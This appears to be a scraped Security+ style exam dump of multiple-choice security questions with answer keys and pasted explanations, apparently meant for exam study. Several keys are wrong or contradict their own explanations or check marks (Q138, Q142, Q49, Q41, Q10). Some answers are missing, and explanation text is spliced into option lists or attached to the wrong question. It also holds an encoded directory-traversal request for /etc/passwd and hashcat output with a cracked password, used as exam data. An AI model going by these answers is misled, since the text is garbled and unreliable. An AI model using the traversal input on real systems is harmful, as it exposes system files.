CVSS is maintained by the Forum of Incident Response and Security Teams ([first.org/cvss](http://first.org/cvss)). CVSS metrics generate a score from 0 to 10 based on characteristics of the vulnerability, such as whether it can be triggered remotely or needs local access, whether user intervention is required, and so on

**Question #:131 - (Exam Topic 1)**

A security analyst is designing the appropriate controls to limit unauthorized access to a physical site. The analyst has a directive to utilize the lowest possible budget. Which of the following would BEST meet the requirements?

- A. Preventive controls
- B. Compensating controls
- C. Deterrent controls
- D. Detective controls

**Answer: C****Explanation**

Deterrent makes sense on further thought. The question just states unauthorized access. It doesn't state the intent of any unauthorized intruders. Deterrence is designed to reduce the occurrence of unintentional bystanders or unmotivated malicious agents from entering the site. Should the agent be motivated enough, a preventative measure is needed. But again, the question doesn't list intentions. Therefore this method works to limit the number of unauthorized visitors by weeding out everyone but the motivated, and the truly stupid.

#### Question #:132 - [\(Exam Topic 1\)](#)

Which of the following is a benefit of including a risk management framework into an organization's security approach?

- A. It defines expected service levels from participating supply chain partners to ensure system outages are remediated in a timely manner
- B. It identifies specific vendor products that have been tested and approved for use in a secure environment.
- C. It provides legal assurances and remedies in the event a data breach occurs
- D. It incorporates control, development, policy, and management activities into IT operations.

#### Answer: D

#### Question #:133 - [\(Exam Topic 1\)](#)

Which of the following statements BEST describes zero-day exploits?

- A. When a zero-day exploit is discovered, the system cannot be protected by any means
- B. Zero-day exploits have their own scoring category in CVSS
- C. A zero-day exploit is initially undetectable and no patch for it exists
- D. Discovering zero-day exploits is always performed via bug bounty programs

#### Answer: C

#### Question #:134 - [\(Exam Topic 1\)](#)

Which of the following BEST reduces the security risks introduced when running systems that have expired vendor support and lack an immediate replacement?

- A. Implement proper network access restrictions
- B. Initiate a bug bounty program
- C. Classify the system as shadow IT.
- C. Increase the frequency of vulnerability scans

**Answer: A****Question #:**135 - [\(Exam Topic 1\)](#)

The Chief Compliance Officer from a bank has approved a background check policy for all new hires. Which of the following is the policy MOST likely protecting against?

- A. Preventing any current employees' siblings from working at the bank to prevent nepotism
- B. Hiring an employee who has been convicted of theft to adhere to industry compliance
- C. Filtering applicants who have added false information to resumes so they appear better qualified
- D. Ensuring no new hires have worked at other banks that may be trying to steal customer information

**Answer: B****Question #:**136 - [\(Exam Topic 1\)](#)

An organization discovered files with proprietary financial data have been deleted. The files have been recovered from backup but every time the Chief Financial Officer logs in to the file server, the same files are deleted again. No other users are experiencing this issue. Which of the following types of malware is MOST likely causing this behavior?

- A. Logic bomb
- B. Crypto malware
- C. Spyware
- D. Remote access Trojan

**Answer: A****Explanation**

Logic bomb: a set of instructions secretly incorporated into a program so that if a particular condition is satisfied they will be carried out, usually with harmful effects.

**Question #:**137 - [\(Exam Topic 1\)](#)

The board of doctors at a company contracted with an insurance firm to limit the organization's liability. Which of the following risk management practices does the BEST describe?

- A. Transference
- B. Avoidance

- C. Mitigation
- D. Acknowledgement

**Answer: A****Question #:138 - [\(Exam Topic 1\)](#)**

Which biometric error would allow an unauthorized user to access a system?

- A. False acceptance
- B. False entrance
- C. False rejection
- D. False denial

**Answer: C****Question #:139 - [\(Exam Topic 1\)](#)**

Which of the following actions would be recommended to improve an incident response process?

- A. Train the team to identify the difference between events and incidents
- B. Modify access so the IT team has full access to the compromised assets
- C. Contact the authorities if a cybercrime is suspected
- D. Restrict communication surrounding the response to the IT team

**Answer: A****Question #:140 - [\(Exam Topic 1\)](#)**

An organization has decided to purchase an insurance policy because a risk assessment determined that the cost to remediate the risk is greater than the five-year cost of the insurance policy. The organization is enabling risk

- A. avoidance
- B. acceptance
- C. mitigation

- D. transference

**Answer: D****Question #:141 - (Exam Topic 1)**

An amusement park is implementing a biometric system that validates customers' fingerprints to ensure they are not sharing tickets. The park's owner values customers above all and would prefer customers' convenience over security. For this reason which of the following features should the security team prioritize FIRST?

- A. Low FAR
- B. Low efficacy
- C. Low FRR
- D. Low CER

**Answer: C****Explanation**

FAR (False Acceptance Rate)

FRR (False Rejection Rate)

CER (Crossover Error Rate) AKA ERR (Equal Error Rate)

since he is willing to sacrifice Security for Customer Service, Best way to understand this is.

FAR has to go up in order for FRR to go down.

typical business practice is in the middle of both which would be near the CER.

**Question #:142 - (Exam Topic 1)**

An organization has activated an incident response plan due to a malware outbreak on its network. The organization has brought in a forensics team that has identified an internet-facing Windows server as the likely point of initial compromise. The malware family that was detected is known to be distributed by manually logging on to servers and running the malicious code. Which of the following actions would be BEST to prevent reinfection from the initial infection vector?

- A. Prevent connections over TFTP from the internal network
- B. Create a firewall rule that blocks port 22 from the internet to the server
- C. Disable file sharing over port 445 to the server

The best action to prevent reinfection from the initial infection vector would be to disable file sharing over port 445 to the server. This is because the malware was distributed by manually logging on to servers and running the malicious code, indicating that the attackers likely gained access through some form of file sharing or network access. By disabling file sharing over port 445, you would effectively close off one of the potential avenues through which the attackers gained access to the server, reducing

- D. Block port 3389 inbound from untrusted networks

**Answer: A****Question #:143 - [\(Exam Topic 1\)](#)**

A company is providing security awareness training regarding the importance of not forwarding social media messages from unverified sources. Which of the following risks would this training help to prevent?

- A. Hoaxes
- B. SPIMs
- C. Identity fraud
- D. Credential harvesting

**Answer: A****Explanation****Hoax**

A hoax is a falsehood deliberately fabricated to masquerade as the truth. It is distinguishable from errors in observation or judgment, rumors, urban legends, pseudo sciences, and April Fools' Day events that are passed along in good faith by believers or as jokes.

**Identity theft**

Identity theft occurs when someone uses another person's personal identifying information, like their name, identifying number, or credit card number, without their permission, to commit fraud or other crimes. The term identity theft was coined in 1964. Identity fraud (also known as identity theft or crime) involves someone using another individual's personal information without consent, often to obtain a benefit.

**Credential Harvesting**

Credential Harvesting (or Account Harvesting) is the use of MITM attacks, DNS poisoning, phishing, and other vectors to amass large numbers of credentials (username / password combinations) for reuse.

**Question #:144 - [\(Exam Topic 1\)](#)**

Certain users are reporting their accounts are being used to send unauthorized emails and conduct suspicious activities. After further investigation, a security analyst notices the following

- All users share workstations throughout the day
- Endpoint protection was disabled on several workstations throughout the network.
- Travel times on logins from the affected users are impossible

- Sensitive data is being uploaded to external sites
- All user account passwords were forced to be reset and the issue continued

Which of the following attacks is being used to compromise the user accounts?

- Brute-force
- Keylogger
- Dictionary
- Rainbow

Answer:

#### Question #:145 - [\(Exam Topic 1\)](#)

A company suspects that some corporate accounts were compromised. The number of suspicious logins from locations not recognized by the users is increasing. Employees who travel need their accounts protected without the risk of blocking legitimate login requests that may be made over new sign-in properties. Which of the following security controls can be implemented?

To protect corporate accounts without the risk of blocking legitimate login requests from traveling employees, the recommended security control to implement would be:

- Enforce MFA when an account request reaches a risk threshold
- Implement geofencing to only allow access from headquarters.
- Enforce time-based login requests that align with business hours.
- Shift the access control scheme to a discretionary access control.

Answer:

#### Question #:146 - [\(Exam Topic 1\)](#)

Enforcing MFA adds an additional layer of security to the authentication process by requiring users to provide multiple forms of verification, such as a password and a one-time password generated by a mobile app or a physical token. By setting a risk threshold, suspicious login attempts from unrecognized locations can trigger the MFA requirement, ensuring that even if an attacker has obtained the account credentials, they would need the additional authentication factor to gain access. This helps protect against compromised accounts while minimizing the risk of blocking legitimate login requests.

Digital signatures use asymmetric encryption. This means the message is encrypted with:

- the sender's private key and decrypted with the sender's public key
- the sender's public key and decrypted with the sender's private key
- the sender's private key and decrypted with the recipient's public key.
- the sender's public key and decrypted with the recipient's private key

Answer:

**Question #:147 - (Exam Topic 1)**

An organization is building backup server rooms in geographically diverse locations. The Chief Information Security Officer implemented a requirement on the project that states the new hardware cannot be susceptible to the same vulnerabilities in the existing server room. Which of the following should the systems engineer consider?

- A. Purchasing hardware from different vendors
- B. Migrating workloads to public cloud infrastructure
- C. Implementing a robust patch management solution
- D. Designing new detective security controls

**Answer: A****Question #:148 - (Exam Topic 1)**

After a recent security incident, a security analyst discovered that unnecessary ports were open on a firewall policy for a web server. Which of the following firewall policies would be MOST secure for a web server?

A)

[Source	Destination	Port	Action]
Any	Any	TCP 53	Allow
Any	Any	TCP 80	Allow
Any	Any	TCP 443	Allow
Any	Any	Any	Any

B)

[Source	Destination	Port	Action]
Any	Any	TCP 53	Deny
Any	Any	TCP 80	Allow
Any	Any	TCP 445	Allow
Any	Any	Any	Allow

C)

[Source	Destination	Port	Action]
Any	Any	TCP 80	Deny
Any	Any	TCP 443	Allow
Any	Any	Any	Allow

D)

[Source	Destination	Port	Action]
Any	Any	TCP 80	Allow
Any	Any	TCP 443	Allow
Any	Any	Any	Deny

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer: D****Question #:149 - [\(Exam Topic 1\)](#)**

Which of the following is the MOST effective control against zero-day vulnerabilities?

- A. Network segmentation
- B. Patch management
- C. Intrusion prevention system
- D. Multiple vulnerability scanners

**Answer: A****Question #:150 - [\(Exam Topic 1\)](#)**

While reviewing an alert that shows a malicious request on one web application, a cybersecurity analyst is alerted to a subsequent token reuse moments later on a different service using the same single sign-on method. Which of the following would BEST detect a malicious actor?

- A. Utilizing SIEM correlation engines
- B. Deploying Netflow at the network border

- C. Disabling session tokens for all sites
- D. Deploying a WAF for the web server

**Answer: A****Explanation**

The initial compromise was a malicious request on a web server. Moments later the token created with SSO was used on another service, the question does not specify what type of service. Deploying a WAF on the web server will detect the attacker but only on that server. If the attacker issues the same malicious request to get another SSO token correlating that event with using that SSO token in other services would allow to detect the malicious activity.

## Topic 2, Exam Pool B

### Question #:1 - [\(Exam Topic 2\)](#)

Two hospitals merged into a single organization. The privacy officer requested a review of all records to ensure encryption was used during record storage, in compliance with regulations. During the review, the officer discovered thai medical diagnosis codes and patient names were left unsecured. Which of the following types of data does this combination BEST represent?

- A. Personal health information
- B. Personally Identifiable Information
- C. ToKenized data
- D. Proprietary data

### Answer: A

### Question #:2 - [\(Exam Topic 2\)](#)

The Chief Information Security Officer (CISO) of a bank recently updated the incident response policy. The CISO is concerned that members of the incident response team do not understand their roles. The bank wants to test the policy but with the least amount of resources or impact. Which of the following BEST meets the requirements?

- A. Warm site failover
- B. Tabletop walk-through
- C. Parallel path testing
- D. Full outage simulation

### Answer: B

### Question #:3 - [\(Exam Topic 2\)](#)

During an incident response process involving a laptop, a host was identified as the entry point for malware. The management team would like to have the laptop restored and given back to the user. The cybersecurity analyst would like to continue investigating the intrusion on the host. Which of the following would allow the analyst to continue the investigation and also return the laptop to the user as soon as possible?

- A. dd

- B. memdump
- C. tcpdump
- D. head

**Answer: A****Question #:4 - [\(Exam Topic 2\)](#)**

Which of the following uses SAML for authentication?

- A. TOTP
- B. Federation
- C. Kerberos
- D. HOTP

**Answer: B****Question #:5 - [\(Exam Topic 2\)](#)**

Which of the following explains why RTO is included in a BIA?

- A. It identifies the amount of allowable downtime for an application or system,
- B. It prioritizes risks so the organization can allocate resources appropriately,
- C. It monetizes the loss of an asset and determines a break-even point for risk mitigation.
- D. It informs the backup approach so that the organization can recover data to a known time.

**Answer: A****Question #:6 - [\(Exam Topic 2\)](#)**

A security engineer is deploying a new wireless for a company. The company shares office space with multiple tenants. Which of the following should the engineer configured on the wireless network to ensure that confidential data is not exposed to unauthorized users?

- A. EAP ✓
- B. TLS

- C. HTTPS
- D. AES

**Answer:** ~~C~~

#### Question #7 - [\(Exam Topic 2\)](#)

Which of the following BEST describes when an organization utilizes a ready-to-use application from a cloud provider?

- A. IaaS
- B. SaaS
- C. PaaS
- D. XaaS

**Answer:** B

#### Explanation

➤ SaaS, or software as a service, is on-demand access to ready-to-use, cloud-hosted application software.

<https://www.ibm.com/cloud/learn/iaas-paas-saas>

#### Question #8 - [\(Exam Topic 2\)](#)

Which of the following techniques eliminates the use of rainbow tables for password cracking?

- A. Hashing
- B. Tokenization
- C. Asymmetric encryption
- D. Salting

**Answer:** D

#### Explanation

Rainbow table attacks can easily be prevented by using **salt techniques**, which is a random data that is passed into the hash function along with the plain text.

#### Question #9 - [\(Exam Topic 2\)](#)

A company's security team received notice of a critical vulnerability affecting a high-profile device within the web infrastructure. The vendor patch was just made available online but has not yet been regression tested in development environments. In the interim, firewall rules were implemented to reduce the access to the interface affected by the vulnerability. Which of the following controls does this scenario describe?

- A. Deterrent
- B. Compensating
- C. Detective
- D. Preventive

**Answer: B**

**Question #:10 - [\(Exam Topic 2\)](#)**

A security engineer is building a file transfer solution to send files to a business partner. The users would like to drop off the files in a specific directory and have the server send to the business partner. The connection to the business partner is over the internet and needs to be secure. Which of the following can be used?

- A. S/MIME
- B. LDAPS
- C. SSH
- D. SRTP

**Answer: B**

**Question #:11 - [\(Exam Topic 2\)](#)**

A security analyst is tasked with defining the “something you are“ factor of the company’s MFA settings. Which of the following is BEST to use to complete the configuration?

- A. Gait analysis
- B. Vein
- C. Soft token
- D. HMAC-based, one-time password

**Answer: A**

**Question #:12 - (Exam Topic 2)**

During a security incident investigation, an analyst consults the company's SIEM and sees an event concerning high traffic to a known, malicious command-and-control server. The analyst would like to determine the number of company workstations that may be impacted by this issue. Which of the following can provide the information?

- A. WAF logs
- B. DNS logs
- C. System logs
- D. Application logs

**Answer: B****Question #:13 - (Exam Topic 2)**

Which of the following is used to ensure that evidence is admissible in legal proceedings when it is collected and provided to the authorities?

- A. Chain of custody
- B. Legal hold
- C. Event log
- D. Artifacts

**Answer: A****Question #:14 - (Exam Topic 2)**

An attacker replaces a digitally signed document with another version that goes unnoticed. Upon reviewing the document's contents, the author notices some additional verbiage that was not originally in the document but can't validate an integrity issue. Which of the following attacks was used?

- A. Cryptomalware
- B. Prepending
- C. Collision
- D. Phising

**Answer: C**

**Question #:15 - [\(Exam Topic 2\)](#)**

A user forwarded a suspicious email to the security team. Upon investigation, a malicious URL was discovered. Which of the following should be done FIRST to prevent other users from accessing the malicious URL?

- A. Configure the web content filter for the web address.
- B. Report the website to threat intelligence partners
- C. Set me SIEM to alert for any activity to the web address.
- D. Send out a corporate communication to warn all users Of the malicious email.

**Answer: A****Question #:16 - [\(Exam Topic 2\)](#)**

Which of the following is the BEST action to foster a consistent and auditable incident response process?

- A. Incent new hires to constantly update the document with external knowledge.
- B. Publish the document in a central repository that is easily accessible to the organization.
- C. Restrict eligibility to comment on the process to subject matter experts of each IT silo.
- D. Rotate CIRT members to foster a shared responsibility model in the organization.

**Answer: B****Question #:17 - [\(Exam Topic 2\)](#)**

A security analyst is tasked with classifying data to be stored on company servers. Which of the following should be classified as proprietary?

- A. Customers' dates of birth
- B. Customers' email addresses
- C. Marketing strategies
- D. Employee salaries

**Answer: C**

**Question #:18 - [\(Exam Topic 2\)](#)**

Which of the following in the incident response process is the BEST approach to improve the speed of the identification phase?

- A. Activate verbose logging in all critical assets.
- B. Tune monitoring in order to reduce false positive rates.
- C. Redirect all events to multiple syslog servers.
- D. Increase the number of sensors present on the environment.

**Answer: B****Question #:19 - [\(Exam Topic 2\)](#)**

A company discovered that terabytes of data have been exfiltrated over the past year after an employee clicked on an email link. The threat continued to evolve and remain undetected until a security analyst noticed an abnormal amount of external connections when the employee was not working. Which of the following is the MOST likely threat actor?

- A. Shadow IT
- B. Script kiddies
- C. APT
- D. Insider threat

**Answer: C****Explanation**

An APT attack is characterized by using toolkits to achieve a presence on a target network and then, instead of just moving to steal information, focusing on the long game by maintaining a persistent presence on the target network. The tactics, tools, and procedures of APTs are focused on maintaining administrative access to the target network and avoiding detection. Then, over the long haul, the attacker can remove intellectual property and more from the organization, typically undetected.

**Question #:20 - [\(Exam Topic 2\)](#)**

Which of the following is a policy that provides a greater depth of knowledge across an organization?

- A. Asset management policy
- B. Separation of duties policy
- C. Acceptable use policy

- D. Job Rotation policy

**Answer:** ~~C~~

**Question #:**21 - [\(Exam Topic 2\)](#)

Which of the following is a reason to publish files' hashes?

- A. To validate the integrity of the files
- B. To verify if the software was digitally signed
- C. To use the hash as a software activation key
- D. To use the hash as a decryption passphrase

**Answer:** A

**Question #:**22 - [\(Exam Topic 2\)](#)

While investigating a recent security incident, a security analyst decides to view all network connections on a particular server. Which of the following would provide the desired information?

- A. arp
- B. nslookup
- C. netstat
- D. nmap

**Answer:** C

**Question #:**23 - [\(Exam Topic 2\)](#)

A company is under investigation for possible fraud. As part of the investigation, the authorities need to review all emails and ensure data is not deleted.

Which of the following should the company implement to assist in the investigation?

- A. Legal hold
- B. Chain of custody
- C. Data loss prevention

- D. Content filter

**Answer: A****Question #:24 - [\(Exam Topic 2\)](#)**

Which of the following supplies non-repudiation during a forensics investigation?

- A. Dumping volatile memory contents first
- B. Duplicating a drive with dd
- C. Using a SHA-2 signature of a drive image
- D. Logging everyone in contact with evidence
- E. Encrypting sensitive data

**Answer: C****Question #:25 - [\(Exam Topic 2\)](#)**

Which of the following is an example of risk avoidance?

- A. Installing security updates directly in production to expedite vulnerability fixes
- B. Buying insurance to prepare for financial loss associated with exploits
- C. Not installing new software to prevent compatibility errors
- D. Not taking preventive measures to stop the theft of equipment

**Answer: C****Question #:26 - [\(Exam Topic 2\)](#)**

Which of the following is the FIRST environment in which proper, secure coding should be practiced?

- A. Stage
- B. Development
- C. Production
- D. Test

**Answer: B****Explanation**

The developer has to start writing secure code from beginning itself. Which will then be tested, staged and finally production

**Question #:27 - ([Exam Topic 2](#))**

A security analyst in a SOC has been tasked with onboarding a new network into the SIEM. Which of the following BEST describes the information that should feed into a SIEM solution in order to adequately support an investigation?

- A. Logs from each device type and security layer to provide correlation of events
- B. Only firewall logs since that is where attackers will most likely try to breach the network
- C. Email and web-browsing logs because user behavior is often the cause of security breaches
- D. NetFlow because it is much more reliable to analyze than syslog and will be exportable from every device

**Answer: A****Question #:28 - ([Exam Topic 2](#))**

Which of the following prevents an employee from seeing a colleague who is visiting an inappropriate website?

- A. Job rotation policy
- B. NDA
- C. AUP
- D. Separation of duties policy

**Answer: C****Question #:29 - ([Exam Topic 2](#))**

While preparing a software inventory report, a security analyst discovers an unauthorized program installed on most of the company's servers. The program utilizes the same code signing certificate as an application deployed to only the accounting team. Which of the following mitigations would BEST secure the server environment?

- A. Revoke the code signing certificate used by both programs.
- B. Block all unapproved file hashes from installation.
- C. Add the accounting application file hash to the allowed list.
- D. Update the code signing certificate for the approved application.

**Answer: C****Question #:30 - ([Exam Topic 2](#))**

A security analyst has identified malware spreading through the corporate network and has activated the CSIRT Which of the following should the analyst do NEXT?

- A. Review how the malware was introduced to the network.
- B. Attempt to quarantine all infected hosts to limit further spread.
- C. Create help desk tickets to get infected systems reimaged.
- D. Update all endpoint antivirus solutions with the latest updates.

**Answer: B****Question #:31 - ([Exam Topic 2](#))**

An attacker has successfully exfiltrated several non-salted password hashes from an online system. Given the logs below:

Session	:	hashcat
Status	:	cracked
Hash.Type	:	MD5
Hash.Target	:	b3b81d1b7a412bf5aab3a507d0a586a0
Time.Started	:	Fri Mar 10 10:18:45 2020
Recovered	:	1/1 (100%) Digests
Progress	:	28756845 / 450365879 (6.38%) hashes
Time.Stopped	:	Fri Mar 10 10:20:12 2020
Password found	:	Th3B3stP@55w0rd!

Which of the following BEST describes the type of password attack the attacker is performing?

- A. Dictionary
- B. Pass-the-hash

- C. Brute-force
- D. Password spraying

**Answer: A****Question #:32 - [\(Exam Topic 2\)](#)**

A company wants to build a new website to sell products online. The website will host a storefront application that will allow visitors to add products to a shopping cart and pay for the products using a credit card. Which of the following protocols would be the MOST secure to implement?

- A. SSL
- B. FTP
- C. SNMP
- D. TLS

**Answer: D****Question #:33 - [\(Exam Topic 2\)](#)**

A company has a flat network in the cloud. The company needs to implement a solution to segment its production and non-production servers without migrating servers to a new network. Which of the following solutions should the company implement?

- A. internet
- B. Screened Subnet
- C. VLAN segmentation
- D. Zero Trust

**Answer: C****Question #:34 - [\(Exam Topic 2\)](#)**

Which of the following secure coding techniques makes compromised code more difficult for hackers to use?

- A. Obfuscation
- B. Normalization

- C. Execution
- D. Reuse

### **Answer: A**

### **Explanation**

[https://en.wikipedia.org/wiki/Obfuscation\\_\(software\)](https://en.wikipedia.org/wiki/Obfuscation_(software))

#### **Question #:35 - (Exam Topic 2)**

An analyst is reviewing logs associated with an attack. The logs indicate an attacker downloaded a malicious file that was quarantined by the AV solution. The attacker utilized a local non-administrative account to restore the malicious file to a new location. The file was then used by another process to execute a payload. Which of the following attacks did the analyst observe?

- A. Privilege escalation Based on the provided information, the attack that the analyst observed is Privilege escalation.
  - B. Request forgeries
  - C. Injection
  - D. Replay attack
- The attacker initially downloaded a malicious file, which was quarantined by the antivirus (AV) solution. However, the attacker then utilized a local non-administrative account to restore the malicious file to a new location. By restoring the file to a new location, the attacker bypassed the quarantine and gained the ability to execute the file.
- This action demonstrates privilege escalation, as the attacker went from having limited privileges (non-administrative account) to gaining elevated privileges by successfully executing the malicious file.

### **Answer: A**

### **Explanation**

**Cross-site request forgery**, also known as **one-click attack** or **session riding** and abbreviated as **CSRF** (sometimes pronounced *sea-surf*[1]) or **XSRF**, is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts.[2] There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.[3] In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

#### **Question #:36 - (Exam Topic 2)**

A security architect is required to deploy to conference rooms some workstations that will allow sensitive data to be displayed on large screens. Due to the nature of the data, it cannot be stored in the conference rooms. The files are located in a local data center. Which of the following should the security architect recommend to BEST meet the requirement?

- A. Fog computing and KVMs

- B. VDI and thin clients
- C. Private cloud and DLP
- D. Full drive encryption and thick clients

**Answer: B****Question #:37 - ([Exam Topic 2](#))**

During a recent security incident at a multinational corporation a security analyst found the following logs for an account called user:

Account	Login location	Time (UTC)	Message
user	New York	9:00 a.m.	Login: user, successful
user	Los Angeles	9:01 a.m.	Login: user, successful
user	Sao Paolo	9:05 a.m.	Login: user, successful
user	Munich	9:12 a.m.	Login: user, successful

Which Of the following account policies would BEST prevent attackers from logging in as user?

- A. Impossible travel time
- B. Geofencing
- C. Time-based logins
- D. Geolocation

**Answer: A****Question #:38 - ([Exam Topic 2](#))**

A security analyst is reviewing web-application logs and finds the following log:

<https://www.comptia.org/contact-us/63FFfilet3D..t2E..t2E..t2Fetc%2Fpasswd>

Which of the following attacks is being observed?

- A. Directory traversal
- B. XSS
- C. CSRF
- D. On-path attack

**Answer: A****Question #:39 - ([Exam Topic 2](#))**

A security engineer is concerned about using an agent on devices that relies completely on defined known-bad signatures. The security engineer wants to implement a tool with multiple components including the ability to track, analyze, and monitor devices without reliance on definitions alone. Which of the following solutions BEST fits this use case?

- A. EDR   
EDR is a comprehensive security solution designed to track, analyze, and monitor endpoints (devices) for potential security threats. Unlike traditional antivirus solutions that rely solely on known-bad signatures, EDR employs a range of advanced techniques to detect and respond to sophisticated attacks. It uses behavioral analysis, machine learning, and anomaly detection to identify suspicious activities and potential threats on endpoints.
- B. DLP   
By leveraging these advanced techniques, EDR can detect and respond to new and emerging threats that may not have known signatures. It provides visibility into endpoint activities, collects and analyzes data, and enables security teams to investigate and respond to security incidents.
- C. NGFW
- D. HIPS

**Answer: A****Explanation**

The acronym EDR stands for Endpoint Detection and Response and is also known as EDTR. It is an endpoint security solution that is responsible for continuous monitoring of endpoints. This permanent monitoring enables the technology to detect and respond to cyber threats such as malware or ransomware at an early stage. The basis for this is always the analysis of context-related information, which can be used to make corrective proposals for recovery.

**Question #:40 - ([Exam Topic 2](#))**

A security analyst is receiving several alerts per user and is trying to determine if various logins are malicious. The security analyst would like to create a baseline of normal operations and reduce noise. Which of the following actions should the security analyst perform?

- A. Adjust the data flow from authentication sources to the SIEM.
- B. Disable email alerting and review the SIEM directly.
- C. Adjust the sensitivity levels of the SIEM correlation engine.
- D. Utilize behavioral analysis to enable the SIEM's learning mode.

**Answer: D****Question #:41 - ([Exam Topic 2](#))**

In a phishing attack, the perpetrator is pretending to be someone in a position of power in an effort to influence the target to click or follow the desired response. Which of the following principles is being used?

- A. Authority
- B. Intimidation
- C. Consensus
- D. Scarcity

**Answer: B****Question #:42 - ([Exam Topic 2](#))**

A company wants to simplify the certificate management process. The company has a single domain with several dozen subdomains, all of which are publicly accessible on the internet. Which of the following BEST describes the type of certificate the company should implement?

- A. Subject alternative name
- B. Wildcard
- C. Self-signed
- D. Domain validation

**Answer: B****Explanation**

Wildcard SSL certificates are for a single domain and all its subdomains. A subdomain is under the umbrella of the main domain. Usually subdomains will have an address that begins with something other than 'www.'

For example, www.cloudflare.com has a number of subdomains, including blog.cloudflare.com, support.cloudflare.com, and developers.cloudflare.com. Each is a subdomain under the main cloudflare.com domain.

**Wildcard SSL Certificate**

A single Wildcard SSL certificate can apply to all of these subdomains. Any subdomain will be listed in the SSL certificate. Users can see a list of subdomains covered by a particular certificate by clicking on the

padlock in the URL bar of their browser, then clicking on "Certificate" (in Chrome) to view the certificate's details.

<https://www.cloudflare.com/learning/ssl/types-of-ssl-certificates/>

**Question #43 - [\(Exam Topic 2\)](#)**

A Chief Security Officer is looking for a solution that can reduce the occurrence of customers receiving errors from back-end infrastructure when systems go offline unexpectedly. The security architect would like the solution to help maintain session persistence. Which of the following would BEST meet the requirements?

- A. Reverse proxy
- B. NIC teaming
- C. Load balancer
- D. Forward proxy

**Answer:** B

**Question #44 - [\(Exam Topic 2\)](#)**

Which of the following typically uses a combination of human and artificial intelligence to analyze event data and take action without intervention?

- A. TTP
- B. OSINT
- C. SOAR
- D. SIEM

**Answer:** C

**Question #45 - [\(Exam Topic 2\)](#)**

Which of the following controls is used to make an organization initially aware of a data compromise?

- A. Protective
- B. Preventative
- C. Corrective
- D. Detective

**Answer: D****Explanation**

<https://purplesec.us/security-controls/>

**Question #:46 - (Exam Topic 2)**

An annual information security assessment has revealed that several OS-level configurations are not in compliance due to outdated hardening standards the company is using. Which of the following would be BEST to use to update and reconfigure the OS-level security configurations?

- A. CIS benchmarks
- B. GDPR guidance
- C. Regional regulations
- D. ISO 27001 standards

**Answer: A****Explanation**

<https://www.beyondtrust.com/resources/glossary/systems-hardening>

**Question #:47 - (Exam Topic 2)**

Security analysts notice a server login from a user who has been on vacation for two weeks. The analysts confirm that the user did not log in to the system while on vacation. After reviewing packet capture logs, the analysts notice the following:

username: ....smithJA.....  
Password: 944d3697d8880ed401b5ba2c77811

Which of the following occurred?

- A. A buffer overflow was exploited to gain unauthorized access
- B. The user's account was compromised, and an attacker changed the login credentials
- C. An attacker used a pass-the-hash attack to gain access
- D. An insider threat with username smithJA logged in to the account

**Answer: B**

**Question #:48 - (Exam Topic 2)**

Which of the following can work as an authentication method and as an alerting mechanism for unauthorized access attempts?

- A. Smart card
- B. push notifications
- C. Attestation service
- D. HMAC-based, one-time password

**Answer: B****Question #:49 - (Exam Topic 2)**

A company wants the ability to restrict web access and monitor the websites that employees visit. Which of the following would BEST meet these requirements?

- A. internet proxy ✓  
An internet proxy acts as an intermediary between the user's device and the internet. It can filter web traffic and enforce policies based on the company's requirements, such as blocking access to specific websites or categories of websites, and monitoring the websites that employees visit. By enforcing these policies, an internet proxy can help prevent users from accessing inappropriate or malicious content, and it can provide visibility into the web traffic to detect potential security issues.
- B. VPN
- C. WAF
- D. Firewall

**Answer: C****Question #:50 - (Exam Topic 2)**

During a recent security assessment, a vulnerability was found in a common OS. The OS vendor was unaware of the issue and promised to release a patch within next quarter. Which of the following BEST describes this type of vulnerability?

- A. Legacy operating system
- B. Weak configuration
- C. Zero day
- D. Supply chain

**Answer: C**

**Question #:51 - [\(Exam Topic 2\)](#)**

A SOC operator is receiving continuous alerts from multiple Linux systems indicating that unsuccessful SSH attempts to a functional user ID have been attempted on each one of them in a short period of time. Which of the following BEST explains this behavior?

- A. Rainbow table attack
- B. Password spraying
- C. Logic bomb
- D. Malware bot

**Answer: B****Explanation**

Password Spraying is a variant of what is known as a brute force attack. In a traditional brute force attack, the perpetrator attempts to gain unauthorized access to a single account by guessing the password "repeatedly" in a very short period of time.

**Question #:52 - [\(Exam Topic 2\)](#)**

Which of the following prevents an employee from seeing a colleague who is visiting an inappropriate website?

- A. Job rotation policy
- B. NDA
- C. AUP ✓
- D. Separation Of duties policy

**Answer: A****Question #:53 - [\(Exam Topic 2\)](#)**

To reduce and limit software and infrastructure costs, the Chief Information Officer has requested to move email services to the cloud. The cloud provider and the organization must have security controls to protect sensitive data. Which of the following cloud services would BEST accommodate the request?

- A. IaaS
- B. PaaS

- C. Daas
- D. SaaS

**Answer: D****Question #:54 - ([Exam Topic 2](#))**

Which of the following is a targeted attack aimed at compromising users within a specific industry or group?

- A. Watering hole
- B. Typosquatting
- C. Hoax
- D. Impersonation

**Answer: A****Explanation**

A targeted attack refers to a type of threat in which threat actors actively pursue and compromise a target entity's infrastructure while maintaining anonymity. These attackers have a certain level of expertise and have sufficient resources to conduct their schemes over a long-term period. They can adapt, adjust, or improve their attacks to counter their victim's defenses.

**Background** Targeted attacks often employ similar methods found in traditional online threats such as malicious emails, compromised or malicious sites, exploits, and malware.

Targeted attacks differ from traditional online threats in many ways:

- Targeted attacks are typically conducted as campaigns. APTs are often conducted in campaigns—a series of failed and successful attempts over time to get deeper and deeper into a target's network—and are thus not isolated incidents.
- They usually target specific industries such as businesses, government agencies, or political groups. Attackers often have long-term goals in mind, with motives that include, but are not limited to, political gain, monetary profit, or business data theft.
- Attackers often customize, modify and improve their methods depending on the nature of their target sector and to circumvent any security measures implemented.

**Phases of a Targeted Attack**

**Intelligence gathering.** Threat actors identify and gather publicly available information about their target to customize their attacks. This initial phase aims to gain strategic information not only on the intended target's IT environment but also on its organizational structure. The information gathered can range from the business applications and software an enterprise utilizes to the roles and relationships that exist within it. This phase also utilizes social engineering techniques that leverage recent events, work-related issues or concerns, and other areas of interest for the intended target.

